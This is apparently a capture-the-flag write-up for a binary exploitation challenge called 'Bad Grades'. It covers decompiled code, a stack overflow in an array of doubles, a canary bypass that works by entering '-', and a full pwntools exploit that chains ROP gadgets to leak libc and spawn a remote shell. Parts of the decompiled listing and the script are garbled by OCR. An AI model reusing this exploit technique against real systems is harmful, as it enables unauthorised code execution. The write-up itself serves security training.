# **Bad Grades**

1) Checked Security

2) Checked the binary

```
(vigneswar@VigneswarPC)-[~/Pwn/Bad grades]
$ ./bad_grades_patched
Your grades this semester were really good BAD!

1. View current grades.
2. Add new.
> 1

Your grades were:
2
4
1
3
0
You need to try HARDER!
```

3) Decompiled the binary

#### Decompile: FUN 00401108 - (bad grades patched) 1 2 undefined8 FUN\_00401108(void) 4 { 5 long in\_FS\_OFFSET; 6 int local 14; 7 long local\_10; 8 9 local 10 = \*(long \*)(in FS OFFSET + 0x28);10 FUN 00400ea6(); printf("Your grades this semester were really "); 11 FUN 00400acb(&DAT 004013d7, "green", "deleted"); 12 FUN\_00400acb(" BAD!\n",&DAT\_004012ba, "blink"); 13 printf("\nl. View current grades.\n2. Add new.\n> "); 14 \_isoc99\_scanf(&DAT\_0040137e,&local\_14); 15 if (local 14 == 1) { 16 17 FUN\_00400fla(); } 18 19 else { if (local\_14 != 2) { 20 21 puts("Invalid option!\nExiting.."); 22 /\* WARNING: Subroutine does not return \*/ 23 exit(9); } 24 25 FUN\_00400fd5(); 26 27 if (local 10 != \*(long \*)(in FS OFFSET + 0x28)) {

28 29

30 31

32 } 33 return 0;

stack\_chk\_fail();

/\* WARNING: Subroutine does not return \*/

## Decompile: FUN 00400fla - (bad grades patched)

```
1
 2 void FUN 00400fla(void)
 3
 4 {
 5
    long in_FS_OFFSET;
 6
    int local 2c;
    uint local 28 [4];
 7
    undefined4 local 18;
 8
    undefined8 local_10;
 9
10
11
    local 10 = *(undefined8 *)(in FS OFFSET + 0x28);
    local_28[0] = 2;
12
13
    local 28[1] = 4;
14
    local 28[2] = 1;
    local 28[3] = 3;
15
    local 18 = 0;
16
    puts("\nYour grades were: ");
17
    for (local 2c = 0; local 2c < 5; local 2c = local 2c + 1) {
18
      printf("%d\n",(ulong)local 28[local 2c]);
19
20
    printf("\nYou need to try ");
21
22
    FUN 00400acb("HARDER", "magenta", "underline");
23
    puts("!");
24
                       /* WARNING: Subroutine does not return */
25
    exit(0x22);
26 }
27
```

#### Decompile: FUN 00400fd5 - (bad grades patched) 1 2 void FUN 00400fd5(void) 3 4 { 5 long in FS OFFSET; int local 128; 6 7 int local 124; 8 double local 120; double local 118 [33]; 9 10 long local 10; 11 $local_10 = *(long *)(in_FS_0FFSET + 0x28);$ 12 local 120 = 0.0;13 FUN 00400acb ("Number of grades: ", &DAT 004012d8, &DAT 00401304); 14 15 isoc99 scanf(&DAT 0040137e,&local 128); for (local 124 = 0; local 124 < local 128; local 124 = local 124 + 1) { 16 printf("Grade [%d]: ",(ulong)(local\_124 + 1)); 17 isoc99 scanf(&DAT 0040138e, local 118 + local 124); 18 local 120 = local 118[local 124] + local 120; 19 20 printf("Your new average is: %.2f\n",local\_120 / (double)local\_128); 21 if (local 10 != \*(long \*)(in FS OFFSET + 0x28)) { 22 23 /\* WARNING: Subroutine does not return \*/ 24 stack chk fail(); 25 26 return: 27 }

### 4) Vulnerabilities

28

We can overflow local\_118 buffer here by writing more grades


before we do that we need to know how double is stored on memory

The `double` data type in C usually occupies 8 bytes (64 bits) of memory. The bit-level representation consists of three main components:

- 1. **Sign bit (1 bit):** Represents the sign of the number. 0 indicates a positive number, and 1 indicates a negative number.
- Exponent (11 bits): Represents the exponent of the number using a biased representation. It allows the representation of a wide range of values.
- Fraction (52 bits): Represents the significand or mantissa. This part stores the actual binary fraction of the number.

The general format of a double-precision floating-point number is:

$$(-1)^{\text{sign}} \times 2^{\text{exponent - bias}} \times 1.$$
fraction



Lets try storing some numbers and see how it is stored in memory

- 1 -> 0x3ff0000000000000
- 2 -> 0x40000000000000000
- 3 -> 0x4008000000000000
- 4 -> 0x4010000000000000
- 5 -> 0x4014000000000000
- -1 -> 0xbff0000000000000
- -2 -> 0xc000000000000000
- -3 -> 0xc008000000000000

Coverting Hex to Double -> str(struct.unpack('<d', p64(0x1337c0de))[0]).encode()

Also notice this detail that giving '-' as input will not write any data, this can be used to bypass canary by not writing on it

5) Made exploit

```
import struct
from pwn import *
# io = process('./bad grades patched')
# context.terminal = ['tmux', 'splitw', '-h']
# gdb.attach(io, gdbscript='c')
io = remote('94.237.48.205', 54640)
# leak libc address
io.sendlineafter(b'> ', b'2')
io.sendlineafter(b': ', b'39')
puts got = str(struct.unpack('<d', p64(0x601fa8))[0]).encode()
jmp \overline{puts} = str(struct.unpack('<d', p64(0x400680))[0]).encode()
pop rdi ret = str(struct.unpack('<d', p64(0x401263))[0]).encode()
entry = str(struct.unpack('<d', p64(0x400710))[0]).encode()
ret = str(struct.unpack('<d', p64(0x400666))[0]).encode()
for i in range (35):
    io.sendlineafter(b': ', b'-')
io.sendlineafter(b': ', pop_rdi_ret)
io.sendlineafter(b': ', puts_got)
io.sendlineafter(b': ', jmp_puts)
io.sendlineafter(b': ', entry)
io.recvline()
libc address = unpack(io.recv(6), 'all')-0x80aa0
print(hex(libc address))
# get shell
io.sendlineafter(b'> ', b'2')
io.sendlineafter(b': ', b'36')
one gadget = str(struct.unpack('<d', p64(libc address+0x4f3ce))[0]).encode()
for i in range (35):
    io.sendlineafter(b': ', b'-')
io.sendlineafter(b': ', one gadget)
io.recvline()
io.interactive()
```

### 5) Got flag